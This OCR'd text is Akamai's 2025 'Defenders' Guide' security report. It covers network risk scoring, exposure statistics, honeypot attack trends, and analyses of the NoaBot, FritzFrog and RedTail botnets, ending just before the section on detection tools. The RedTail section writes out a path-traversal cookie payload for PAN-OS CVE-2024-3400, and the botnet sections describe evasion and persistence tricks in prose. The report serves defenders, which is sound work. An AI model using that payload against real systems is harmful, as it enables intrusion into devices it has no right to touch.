SOTI

V11 ISSUE 01


Defenders' Guide 2025

Fortify the Future of Your Defense

Akamai

State of the Internet/Security

Contents



A State of the Internet report for the defenders

This is not your average State of the Internet (SOTI) report. You may notice some fundamental differences between this one and our previous publications. That's because this time we're cutting through the noise to speak directly to the people on the front lines: the defenders.

We've brought together the multiple security research teams within Akamai to share their hard-earned, field-tested knowledge. Several groups of cybersecurity professionals are represented: researchers, operations professionals, product architects, data scientists, and incident responders.

Our goal is simple: To arm you with the real-world strategies you need to protect your systems in 2025's increasingly complex digital battlefield. This report is packed with actionable insights from real cybersecurity experts who are battling threats every day. We're giving you practical intelligence you can use right now.

In an effort to make this document useful for the entire security community, we have mapped our research findings to the security-in-depth framework, an expansion of the defense-in-depth methodology.

The rest of our SOTI reports this year will go back to our usual format. But this report?
This is for the defenders.

Security-in-depth framework

Security in depth represents a 2019 evolution of the traditional defense-in-depth model, integrating data science and analytics into established cybersecurity practices. While defense in depth implements multiple security layers to protect assets, security in depth enhances this foundation by using analytics to identify concealed threats and evaluate defensive effectiveness, often detecting potential attacks before they fully materialize.

Security in depth protects organizations through multiple, overlapping layers of defense, recognizing that no single security measure is foolproof. This strategy spans physical security (locks, surveillance), network architecture (firewalls, intrusion detection), endpoint protection (antivirus, encryption), access controls and host security (multi-factor authentication, role-based permissions), data safeguards and risk management (encryption, backups), and administrative measures (security policies, employee training).

We've used this framework to structure the research in this report to address the problems faced by defenders every day. For this SOTI, we focused on the following elements of security in depth:

Risk management systematically identifies, assesses, and mitigates threats, prioritizing responses based on likelihood and impact to reduce organizational vulnerability.

Network architecture implements layered security through firewalls, segmentation, and access controls to create defense barriers and contain potential breaches.

Host security protects individual devices through system updates, antivirus, firewalls, and access controls to prevent unauthorized access and malware at endpoints.

Risk management

We've been tracking how cybersecurity threats — and the risks they pose — are changing. By closely monitoring internet traffic and setting up special detection systems, we've learned a lot about how the threat landscape is evolving. We've learned even more through projects such as creating an internal risk-scoring process that was later implemented into our segmentation product.

In 2024, we saw everything from basic botnets like NoaBot that use stolen passwords to more complex hacking groups like RedTail that exploit brand-new software vulnerabilities. The cyberthreat landscape is getting more diverse and sophisticated, making defense increasingly challenging. In this risk management section of the security-in-depth framework, we'll present research on risk scoring and the metamorphosis of malware.

Research study

Risk scoring

Risk scoring has been a point of contention in the security community for years. The concept is widely agreed to be useful, but the actual execution of it is very challenging. A risk register is specific to each organization, making it nearly impossible to generalize, much less to replicate elsewhere.

The challenges in creating a risk register

We went through the daunting task of creating a network security score module at Akamai this year and learned quite a bit. Ultimately, we found that maximizing impact and minimizing resources is critical to an effective risk scoring methodology. This is not a menial task; it involves several key factors, including:

- **Defining risk.** How do you define the risk associated with a machine or application? Is it exposed to the internet? Is it patched? Which ports are open? How many machines can access it?
- **Determining app importance.** How do you determine the relative importance of the application? Is it a critical application? Does it have numerous connections, thereby introducing additional risks?
- **Applying mitigations.** What are the necessary measures to mitigate these risks? What can be accomplished with segmentation and what impact will it have?
- **Evaluating complexity.** How complicated will it be to achieve this impact?

Depending on the size and sophistication of your cybersecurity program, you can take the next step that is relevant for your organization. For our purposes, once we were able to answer these questions to address these challenges, we built a tool that featured a list of actions, prioritized by impact, criticality, required effort, or some combination thereof.

Quantifying risk externally and internally

The goal of the security score is to quantify the risk that could be caused by an attacker who penetrates the network from the outside. For example, we calculate our risk based on the likelihood of compromise of externally exposed assets and the probability of lateral movement across internal assets. The security score of an endpoint can be seen as the expected number of successful attack vectors scaled by the size of the network.

The calculated external exposure of an endpoint depends on the exposure of each of its listening services to the internet. This is determined by considering the extent of the exposure (whether it's unlimited or confined to a specific range/domain) and the potential exploitability of the service or protocol. The exploitability of a service depends on its popularity among attackers — which can be learned from publications such as those from the Cybersecurity and Infrastructure Security Agency or exploitation markets on the dark web — or on the severity of a vulnerability specific to the version installed at a given server.

The calculated internal exposure of an endpoint depends on the exposure level of its individual listening services to other internal endpoints. This is determined by considering the network policy, the external risk associated with each endpoint, and the potential exploitability of the service or protocol.

How mitigations are selected

For every endpoint, we isolate the additive impact of other endpoints (internal application, subnets, etc.) on its final score and, if necessary, recommend adding specific segmentation rules that limit that endpoint's exposure to these other endpoints — for example, isolating the impact of a specific service and limiting that service exposure based on real-time data. If vulnerabilities are identified for that service, this recommendation can reduce the risk and avoid potential downtime in between patches.

Scaling and evaluation

One of the key security threats is an organization's internet-facing servers and their services. They provide the attackers who target the organization with a direct way to compromise it. While designing the security score, we wanted to make sure it would differentiate among networks and/or servers with little internet exposure and those that are too exposed. To do so, we analyzed the distribution of the number of services that are exposed to the internet per server (Figure 1).




Fig. 1: Internet exposure statistics used to shape scoring formulas

We can see that from a small subset of servers that accept traffic from the internet (3% of the total servers) that most are exposing only one service, where a service is a unique process or Windows service name. Only a very small fraction of this subset (0.22% of all servers) are exposing four or more services to the internet; without proper segmentation between them and the network, those servers provide a high-risk attack vector. Another important security property of the network is the internal exposure; that is, the accessibility to the services of one server from the rest of the servers inside the network (regardless of internet access).

When analyzing this exposure in real networks, we can see that the vast majority of the services (more than 80%) are contacted by a very small fraction (less than 1/10000) of the network. This is referred to as *exposure ratio* throughout the research (Figure 2). Only a small fraction of the servers (0.1%) should be reached by large portions (10% and more) of the network. These infrastructure servers should be protected with special care because of their potential impact on the security of the organization.




Fig. 2: Exposure ratio analysis

As a final analysis, we explored the relationship between a network's security score and the progress of configuring security policy for its servers. First, we calculated the average security score for different networks over various times when their deployment was stable (no major changes in the size of network or the number of protection agents). Then, we calculated the ratio of servers for which a segmentation template was applied. In the vast majority of networks, configuring more segmentation rules improved their security (Figure 3). This strengthens our confidence in the security score and its potential to guide security operations.




Fig. 3: The security scores of real networks plotted against the ratio of protected servers (the different colors denote different customer environments)

While security practitioners create policies for networks, they often require feedback regarding the effectiveness of the existing policies and recommendations for next improvements. This creates evidence-based risk scoring, not unlike user behavior analytics for your network. One way to get this feedback is to use a method, such as microsegmentation, that supports highly granular policies and can output prioritized recommendations that address the top risk factors for each network application.

Research study

Malware metamorphosis

Cybersecurity is getting tougher. Cyberattacks are now easier for amateurs to launch, while specialized hacking groups are getting even more skilled. The rise of artificial intelligence is making things worse by giving attackers more powerful tools that are simpler to use. This means organizations are facing a more unpredictable and dangerous digital threat landscape than ever before.

Top attacked open services

Although attackers can use zero-days and targeted attacks to breach networks, there are far easier options available to botnets for infecting in scale. **There's a plethora of servers on the internet with open ports that are suitable for lateral movement and login, and a non-neglectable amount of those also have predictable credentials that can be found via credential stuffing.** We reported on several botnets throughout 2024, such as NoaBot (a Mirai variant) and new versions of the FritzFrog and RedTail botnets.

Figure 4 depicts a Shodan query for secure socket shell (SSH) servers exposed to the internet, detecting millions of servers that can potentially become victims to these attacks.

Total Results

22,472,219

Top Countries

United States	6,241,486
Germany	2,084,734
China	1,987,890
Brazil	1,227,285
Argentina	899,565




Fig. 4: As of the beginning of 2025, more than 20 million servers with SSH are open to the internet (Source: Shodan.io)

Since this is an ongoing threat, we wanted to understand which common ports and services are the most targeted, so we turned to our honeypots to determine the priority for network administrators in 2025. Figure 5 shows the trends of incidents we saw over the course of 2024 for the most common open ports in our honeypots.




Fig. 5: Trends of incidents for each common open port/protocol in 2024

We can see that attacks over server message block (SMB), Remote Desktop Protocol (RDP) and SSH are the most common for almost all of 2024. This isn't surprising by any means, as those are the easiest protocols for lateral movement (and one-days, for SMB and EternalBlue). The actual distribution of attacks over those ports is shown in Figure 6.




Fig. 6: Distribution of detected attacks over various protocols

More about botnets

Botnets enable cybercriminals to automate their credential stuffing campaigns. By directing a botnet to continuously ping login or account pages with credentials purchased from the dark web, attackers can make hundreds of thousands of scam attempts per hour with very little effort. **Learn more.**

Botnet families

Studying botnets like NoaBot (a Mirai variant), FritzFrog (Golang-based), and RedTail (a cryptominer) reveals critical insights into evolving cyberthreats. FritzFrog's advanced features — fileless malware, peer-to-peer architecture, and internal network targeting — exemplify their growing sophistication. This analysis helps security teams develop better defenses against botnet attacks, which cost the global economy up to US$116 billion per year.

NoaBot

The NoaBot botnet has most of the capabilities of the original Mirai botnet (such as a scanner module and an attacker module, a hidden process name, etc.), but it also differs from the original in many ways. **Most notably, the malware's spreader is based on SSH, not Telnet as in the first Mirai's implementation**. It also has a different credential list to use in its stuffing attacks, and it deploys many postbreach modules.

Also unlike Mirai, which is usually compiled with GCC, NoaBot is compiled with uClibc, which seems to change how antivirus engines detect the malware. While other Mirai variants are usually detected with a Mirai signature, NoaBot's antivirus signatures are of an SSH scanner or a generic trojan.

The malware also comes statically compiled and stripped of any symbols. This, along with being a nonstandard compilation, made reverse engineering of the malware much more frustrating.

Newer samples of the botnet also had their string obfuscated instead of saved as plaintext. This made it harder to extract details from the binary or navigate parts of the disassembly, but the encoding itself was unsophisticated and simple to reverse engineer.

Finally, we've seen that the same command and control (C2) servers that serve NoaBot also serve a different botnet — P2PInfect, a peer-to-peer self-replicating worm written in Rust. While P2PInfect was first seen in July 2023, we've seen NoaBot activity since January 2023, which means it predates P2PInfect by about six months (Figure 7).




Fig. 7: NoaBot activity over time

Because of their technical similarities, we think that the same threat actor is responsible for both variants; it could be that they simply tried their hand at their own malware development, or that the two botnets serve different purposes.

FritzFrog

FritzFrog is a sophisticated, Golang-based, peer-to-peer botnet compiled to support both AMD- and ARM-based machines. We originally discovered and reported on it in 2020, but the malware is actively maintained and has evolved over the years by adding and improving capabilities.

The latest addition to the FritzFrog arsenal, which we detected in 2024, was a Log4Shell exploitation that is an evolution from their traditional infection method (i.e., SSH brute force). The Log4Shell vulnerability was initially identified in December 2021 and triggered an industry-wide patching frenzy that lasted for months. Even today, two years later, there are many internet-facing applications that are still vulnerable to this exploit (Figure 8).




Fig. 8: FritzFrog Log4Shell exploitation process

Vulnerable internet-facing assets are a serious problem, but FritzFrog poses a risk to an additional type of assets — internal hosts. When the vulnerability was first discovered, internet-facing applications were prioritized for patching because of their significant risk of compromise. **Internal machines, which were less likely to be exploited, were often neglected and remained unpatched — a circumstance that FritzFrog takes advantage of. As part of its spreading routine, the malware attempts to target all hosts in the internal network.**

The newer variants also saw an improvement in their victim discovery. Besides randomizing internet IP addresses and attempting to breach them, the malware also uncovers new SSH targets by analyzing authentication-related logs and configs of its victims, such as the auth log files, authorized_hosts files, and bash history.

They also had a privilege escalation one-day implementation baked into the malware (CVE-2021-4034). This vulnerability in the Linux component polkit was disclosed by Qualys in 2022 and could allow privilege escalation on any Linux machine that was running it. **Since polkit is installed by default on most Linux distributions, many unpatched machines are still vulnerable to this CVE today.**

RedTail

The threat actors behind the RedTail cryptomining malware, initially reported in early 2024, have incorporated the recent Palo Alto PAN-OS CVE-2024-3400 vulnerability into their toolkit.

This cryptominer was first noted in December 2023 by the Cyber Security Associates (CSA) and aptly named RedTail because of its "*.redtail*" file name. CSA released their analysis report in January 2024.

Although CSA reported that the botnet propagates via Log4Shell exploitation, our sensors have picked up their employment of different vulnerabilities. Our initial analysis was for CVE-2024-3400, which is an arbitrary file creation vulnerability. Specifically, by setting a particular value in the SESSID cookie, PAN-OS is manipulated into creating a file named after this value. When combined with a path traversal technique, this allows the attacker to control both the filename and the directory in which the file is stored.

Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/poc.txt

After infection, the botnet downloads a custom variant of the XMRig cryptominer. Instead of using publicly available tools to just generate a miner, it appears that the threat actors behind RedTail modified the source code and compiled the miner themselves — which is evident because we can see that the mining configuration was baked into the payload directly in an encrypted format for added operation security in an attempt to avoid immediate detection.

The malware also employs advanced evasion and persistence techniques. It forks itself multiple times to hinder analysis by debugging its process and killing any instance of the GNU Debugger (GDB) it finds. To maintain persistence, the malware also adds a cron job to survive a system reboot.

In addition to the PAN-OS CVE, we saw that this threat actor was also targeting additional CVEs, including the Ivanti Connect Secure SSL-VPN CVE-2023-46805 and CVE-2024-21887, which were disclosed at the beginning of 2024. Additional vulnerabilities exploited by the attacker include:

- TP-Link router (CVE-2023-1389)
- VMWare Workspace ONE Access and Identity Manager (CVE-2022-22954)
- ThinkPHP remote code execution (CVE-2018-20062)
- ThinkPHP file inclusion and remote code execution via pearcmd, which was disclosed in 2022

Relics of the past

Besides botnets, we also saw a lot of traffic and incidents from malware "relics," like inactive campaigns that had wormlike self-spreaders, which still hop from machine to machine despite having no active C2 server (Figure 9). Those worm payloads attack our honeypots and run some profiling commands but don't drop any other payloads or reach out to an active server. Those relics of the past — from old EternalBlue worms to old botnets like yonnger2, which infect unsecure SQL databases — don't pose much risk, but the fact that they're still active means that there is still a solid base of vulnerable machines that they *can* infect.




Fig. 9: The activity of wormlike self-spreaders without an active C2 server in 2024

Analysis also revealed the persistence of theoretically obsolete ransomware variants that continue to operate opportunistically, despite their technical obsolescence. This "ransomware" (SQL wipers; Figure 10) connects to unsecure SQL databases via password spraying, drops all the data there, and leaves a new table with instructions to send bitcoin to get the data back (though it doesn't seem like the attackers actually back up that data before deleting it, so getting it back might be a pipe dream).




Fig. 10: SQL wiper activity mimicking ransomware

Because the attackers ask for bitcoin, and include the wallet address in the message to the victim, we can actually track the payments, and it seems that they made at least 2.6 BTC from this scheme, which is approximately US$260,000 at the time of writing this report.

Mitigation strategies

To mitigate these kinds of threats effectively, organizations may employ network mapping and segmentation to identify and isolate critical systems and limit network access to and from those systems, which obstructs the lateral movement of any malware in the event of a breach. Software-based segmentation also restricts management ports. Segmentation can be used to create a process-level policy to reduce the attack surface over sensitive ports. Preferably, organizations may use a solution that allows policy to be applied on the process level to better determine which processes should be allowed to communicate over sensitive management ports.

Detecting the botnets

Our team developed tools to help detect two of these botnets:
